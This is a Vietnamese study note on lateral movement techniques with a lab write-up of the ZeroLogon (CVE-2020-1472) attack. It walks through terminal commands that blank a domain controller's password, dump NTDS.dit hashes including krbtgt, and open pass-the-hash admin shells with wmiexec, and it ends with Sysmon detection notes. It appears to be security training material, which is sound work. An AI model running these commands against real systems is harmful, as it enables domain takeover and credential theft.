Lateral Movement

💡 Phân biệt Lateral movement và Pivoting?

- Lateral movement: Khái niệm rộng nhất, chiến lược này bao gồm việc di chuyển giữa các hệ thống trong mạng sau khi đã xâm nhập được.
- Pivoting: là 1 phần của lateral movement, nhưng cụ thể hơn. Nó liên quan đến việc sử dụng 1 hệ thống đã xâm nhập như một “bàn đạp” để tấn công các hệ thống khác.

Lateral Movement techniques

Exploitation of Remote Services

Kẻ tấn công khai thác các lỗ hổng trong các remote service như RDP, SMB, Netlogon. 1 số cuộc tấn công khai thác Remote Services có thể kể đến như **ZeroLogon (CVE-2020-1472)** khai thác dịch vụ **Netlogon. CVE-2017-0144 (Eternal Blue)** khai thác lỗ hổng RCE của **SMBv1** sử dụng công cụ **Eternal Blue.**

Remote Services

1. **RDP (TCP/UDP 3389)**

Cung cấp giao diện điều khiển từ xa cho máy windows

Phương pháp tấn công: brute-force, PtH, đánh cắp thông tin đăng nhập như Shoulder Surfing, ...

2. **DCOM (Distributed Component Object Model)**

DCOM: hoạt động như là 1 phần mềm trung gian mở rộng chức năng cho COM ra ngoài 1 máy tính cục bộ sử dụng RPC. Attacker sử dụng WMI kết hợp DCOM để thiết lập kết nối đến máy mục tiêu qua RPC port 135 và sử dụng dynamic port (thường từ 49152-65535) để truyền dữ liệu

Phương pháp: Remote Execution mà ko cần tương tác với người dùng, WMI Event Subscription (tạo event WMI để kích hoạt mã độc)

3. **SMB (TCP 445)**

Giao thức chia sẻ tệp và máy in, được sử dụng để chia sẻ tài nguyên trong mạng.

SMB 1.0 và SMB 2.x không hỗ trợ mã hóa dữ liệu truyền

SMB 3.0 trở lên, hỗ trợ mã hóa dữ liệu truyền

Phương pháp: Man-in-the-Middle, PtH, Pash-the-Ticket, Remote Execution qua PsExec, khai thác lỗ hổng như EternalBlue.

4. **WinRM (Windows Remote Management) (HTTP 5985, HTTPS 5986)**

Sử dụng để thực thi các lệnh quản lý từ xa và thường tích hợp với PowerShell.

WinRM sử dụng Kerberos để xác thực và sử dụng giao thức WS-Management để kết nối.

Ngoài công cụ dòng lệnh Winrm.cmd, WinRM còn có công cụ dòng lệnh với Window PowerShell là WinRS.

Phương pháp: Không mã hóa đường truyền có thể bị nghe lén, Remote Execution (cần thông tin đăng nhập và quyền truy cập từ xa qua powershell), Mã hóa lệnh để che giấu hoạt động.

5. **SSH**

Attacker chiếm được tài khoản hợp lệ sử dụng ssh để đăng nhập từ xa sử dụng Secure Shell

Use Alternate Authentication Material

Kẻ tấn công có thể sử dụng các phương thức xác thực thay thế, chẳng hạn như hàm băm mật khẩu, phiếu Kerberos và mã thông báo truy cập ứng dụng, để di chuyển ngang trong môi trường và bỏ qua các biện pháp kiểm soát truy cập hệ thống thông thường.

1. **Application Access Token**: Kẻ tấn công có thể đánh cắp các token đăng nhập để bỏ qua quy trình xác thực thông thường và truy cập vào các tài khoản, thông tin hoặc dịch vụ bị hạn chế trên các hệ thống từ xa. Các tokens này

thường bị đánh cắp từ người dùng hoặc dịch vụ và được sử dụng thay cho thông tin đăng nhập.

2. **Pass the Hash:** Xác thực user sử dụng hash của mật khẩu thay vì dạng clear text. Kiểu tấn công này lợi dụng những hạn chế trong giao thức xác thực NTLM. Kiểu tấn công này yêu cầu phải dump NTLM Hash từ các nguồn như SAM, lsass.exe, NTDS.dit. Các công cụ được sử dụng: impacket, mimikatz, metasploit
3. **Pass the Ticket:** Xác thực vào hệ thống bằng cách sử dụng các vé Kerberos mà không cần truy cập vào mật khẩu của tài khoản. Khi thực hiện PtT, các vé Kerberos hợp lệ của **tài khoản hợp lệ (Valid Accounts)** được thu thập thông qua kỹ thuật **OS Credential Dumping**. Tùy thuộc vào mức độ truy cập, kẻ tấn công có thể thu thập **service ticket** hoặc **Ticket Granting Ticket - TGT.**
    - **Silver ticket** Dùng để truy cập vào một dịch vụ cụ thể trên hệ thống. Kẻ tấn công tạo ra vé bạc bằng cách:
        - Sử dụng mật khẩu hash của tài khoản dịch vụ (Service Account) trên máy chủ.
        - Tạo vé dịch vụ giả mạo cho dịch vụ cụ thể
    - **Golden ticket**: Kiểm soát toàn bộ domain. Kẻ tấn công thu thập NTLM hash của tài khoản **KRBTGT** (tài khoản đặc biệt quản lý dịch vụ phân phối khóa). Sau đó, Sử dụng hash này để tạo **TGT giả mạo** cho bất kỳ tài khoản nào trong domain và **TGT giả mạo** này có thể yêu cầu bất kỳ vé dịch vụ nào từ TGS

Zero Logon attack (CVE-2020-1472)

Lỗ hổng Zerologon cho phép kẻ tấn công chưa được xác thực, nhưng có quyền truy cập mạng đến Domain Controller, thiết lập một phiên Netlogon giả mạo bằng cách khai thác điểm yếu trong cơ chế xử lý session key. Lỗ hổng này cho phép kẻ tấn công thay đổi mật khẩu tài khoản máy tính của Domain Controller trong Active Directory, từ đó chiếm quyền kiểm soát domain và giành quyền quản trị viên miền.

Netlogon Remote Protocol (MS-NRPC)

- Là giao diện RPC có sẵn trên các bộ điều khiển miền (Domain Controller) của Windows.
- Giao thức này sử dụng cho nhiều tác vụ liên quan đến xác thực người dùng và máy tính, nhưng thường được sử dụng để hỗ trợ người dùng đăng nhập vào servers thông qua giao thức NTLM.

▼ Cơ chế xác thực

- Netlogon không sử dụng cùng một cơ chế xác thực như các dịch vụ RPC khác. Thay vào đó, nó sử dụng một giao thức mật mã tùy chỉnh để cho phép một máy khách (máy tính đã tham gia domain) và máy chủ (Domain Controller) chứng minh với nhau rằng cả hai đều biết shared secret. Shared secret này là một hash của mật khẩu tài khoản máy tính của máy khách.
- Một phiên Netlogon được khởi tạo bởi máy khách, trong đó máy khách và máy chủ trao đổi các nonce ngẫu nhiên 8-byte (được gọi là client challenge và server challenge) với nhau. Cả hai sẽ tính toán session key bằng cách trộn các nonce với shared secret thông qua một hàm dẫn xuất khóa (key derivation function). Sau đó, máy khách sử dụng session key này để tính toán một giá trị client credential. Máy chủ cũng tính toán lại giá trị thông tin xác thực này và nếu nó trùng khớp, Máy chủ xác nhận rằng máy khách biết được bí mật chung (**Shared Secret**) và đồng ý rằng máy khách hợp lệ.

Core Vulnerability

Điểm cốt lõi của lỗ hổng nằm ở việc triển khai không tốt hàm `ComputeNetlogonCredential` của NetLogon. `ComputeNetlogonCredential` nhận challenge bao gồm 8-bytes đầu vào và mã hóa nó sau đó xuất ra kết quả 8-bytes. Vấn đề nằm ở một lỗ hổng được triển khai trong phương thức AES-CFB8 được áp dụng trong việc chuyển đổi này.

Để sử dụng AES-CFB8 một cách an toàn, một "random initialization vector (IV)" phải được tạo ngẫu nhiên cho từng challenge riêng biệt. Tuy nhiên hàm ComputeNetlogonCredential đặt IV thành một giá trị cố định là 16 bytes 0. Điều này dẫn tới một lỗ hổng mật mã, trong đó việc mã hóa 8 zero bytes có thể mang lại bản mã hóa gồm các số 0 với xác suất 1/256 (Do lỗi triển khai này xảy ra đối với 1 trong 256 keys)




Figure 2: An illustration of encryption with the AES-CFB8 mode of operation.




Figure 3: When encrypting a message consisting only of zeroes, with an all-zero IV, there is a 1 in 256 chance that the output will only contain zeroes as well.

Tổng quát: Khi IV chứa toàn bytes `0x00`, sẽ tồn tại **một giá trị X (0 ≤ X ≤ 255)** là byte đầu tiên của đầu ra AES khi mã hóa IV. Nếu plaintext bắt đầu với các byte giá trị X này, ciphertext được tạo ra cũng sẽ bắt đầu với các byte toàn `0x00`. Giá trị X phụ thuộc vào khóa mã hóa và được phân phối ngẫu nhiên với ti lệ 1/256.

Các bước khai thác




Figure 4: The Zerologon attack, which effectively boils down to filling particular message parameters with zeroes and retrying the handshake a few times in order to set an empty computer password on the DC.

1. Gửi Zero byte: Thay vì gửi 8-byte ngẫu nhiên. Hacker sẽ gửi 8 byte 0). Việc này lặp đi lặp lại cho đến khi máy chủ chấp nhận một trong số chúng và bỏ qua quá trình xác thực. Trong trường hợp của ZeroLogon, cần trung bình 256 lần thử gửi để kết nối thành công tới máy chủ
2. Disabling the RPC signing and sealing mechanism

MS-NRPC sử dụng RPC signing và Sealing mechanism để mã hóa cơ chế truyền tải. Thông thường đây là quy trình bắt buộc để truyền dữ liệu, nhưng trong MS-NRPC không bắt buộc và được quản lý bởi client. Điều này có nghĩa là attacker có thể tắt quy trình mã hóa thông qua message header. Do đó kẻ tấn công có thể tùy ý sử dụng các phương thức trong giao thức MS-NRPC.

3. Thay đổi mật khẩu tài khoản

Giai đoạn thứ 3 của việc khai thác lỗ hổng ZeroLogon là thay đổi mật khẩu cho tài khoản của DC bằng tính năng NetrServerPasswordSet trong MS-NRPC. Hacker có thể xóa mật khẩu hiện tại (đặt mật khẩu rỗng) hoặc thay bằng mật khẩu ưa thích.

Demo

Tấn công Zero Logon (CVE-2020-1472), đặt mật khẩu DC thành rỗng

```
┌──(impacket)─(kali㉿kali)-[~/impacket/examples/CVE-2020-1472]
└─$ ./cve-2020-1472-exploit.py -n WIN-LB04LS1JJS3 -t 192.168.139.130

Checker & Exploit by VoidSec

Performing authentication attempts ...
....................................................
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the Zerologon vulnerability? [N]/y
y
[+] Success: Zerologon Exploit completed! DC's account password has been set to an empty string.
```

Dump password hash từ ntds.dit

```
┌──(impacket)─(kali㉿kali)-[~/impacket/examples/CVE-2020-1472]
└─$ secretsdump.py -no-pass -just-dc quanhluu.com/WIN-LB04LS1JJS3\$@192.168.139.130
Impacket v0.13.0.dev0+20250103.90111.06863aec - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9ca441191e3564df43732bda888dd1c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4b1da5164f8de4e14df3b8c68714e899:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
anhlq40:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
quanhluu.com\Anquoras:1105:aad3b435b51404eeaad3b435b51404ee:9ca441191e3564df43732bda888dd1c4:::
WIN-LB04LS1JJS3$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DESKTOP-N3LJUF5$:1104:aad3b435b51404eeaad3b435b51404ee:4cf4ede9cf9568ab94f7d416964e4d33:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:afbe50fb5e40aff8c5fc9ba43f4a6fa6ccb6d2814eee81ec61d88dc36740c623
Administrator:aes128-cts-hmac-sha1-96:2ea9d825b943a2b48242a9ebdd299990
Administrator:des-cbc-md5:929b8564a7aefb0d
krbtgt:aes256-cts-hmac-sha1-96:dcb81bf846c03bda50f32b45a26401c24f7a2bc90d5c8acea8345fd00feb122b
krbtgt:aes128-cts-hmac-sha1-96:ae323fe1b56779d56494949a6be4417d
krbtgt:des-cbc-md5:0b5b86b9ea94ce10
quanhluu.com\Anquoras:aes256-cts-hmac-sha1-96:98b2e77ac2ab6d8c80cd69d18f92338d6b7b21c7c853e8ddf1e713039edfffa9
quanhluu.com\Anquoras:aes128-cts-hmac-sha1-96:0fa07c6e91efcbd10160c2d312cad70f
quanhluu.com\Anquoras:des-cbc-md5:3bd319ad9b9e08ad
WIN-LB04LS1JJS3$:aes256-cts-hmac-sha1-96:2924debb41e54c678beb3c64997b0f1537f3ff8904e866d1f0c126c078c17f95
WIN-LB04LS1JJS3$:aes128-cts-hmac-sha1-96:8aed0aa4681882f2293ab34061dde67f
WIN-LB04LS1JJS3$:des-cbc-md5:e57985491a62e583
DESKTOP-N3LJUF5$:aes256-cts-hmac-sha1-96:d68bdf42e40ed66a395f969209c2e3a84995064183249e9ba62ccf2f2164920f
DESKTOP-N3LJUF5$:aes128-cts-hmac-sha1-96:591c742cfb0f8f51055cc84cb4f1b264
DESKTOP-N3LJUF5$:des-cbc-md5:13a2a791bc0b61df
[*] Cleaning up ...
```

Tấn công PtH vào tài khoản Administrator trong miền với wmiexec.

```
┌──(impacket)─(kali㉿kali)-[~/impacket/examples/CVE-2020-1472]
└─$ wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9ca441191e3564df43732bda888dd1c4 quanhluu.com/Administrator@192.168.139.130
Impacket v0.13.0.dev0+20250103.90111.06863aec - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
quanhluu\administrator

C:\>
```

Tương tự, tấn công vào tài khoản Anquoras trong miền với vmiexec.


```
┌──(impacket)─(kali㉿kali)-[~/impacket/examples/CVE-2020-1472]
└─$ wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9ca441191e3564df43732bda888dd1c4 quanhluu.com/Anquoras@192.168.139.130
Impacket v0.13.0.dev0+20250103.90111.06863aec - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
quanhluu\anquoras

C:\>
```

Detection

Sysmon Event ID 1: Process Create




Tiến trình WmiPrvSE.exe thường được dùng bởi quản trị viên và các phần mềm quản lý hệ thống từ xa. Nó thực hiện mở cmd với quyền Administrator ở mức cao. Đây là hành vi phổ biến trong các cuộc tấn công kiểu Lateral Movement hoặc Privilege Escalation.


```
cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1735972504.2853982 2>&1
```


Trong commandline, ta thấy cmd đang được chạy ẩn chuyển output của 1 lệnh đến 1 tệp trong $ADMIN share folder được remote admin sử dụng.

Sysmon Event ID 3: Network connect trên cổng RPC. Dấu hiệu có một remote service đang được kết nối đến DC

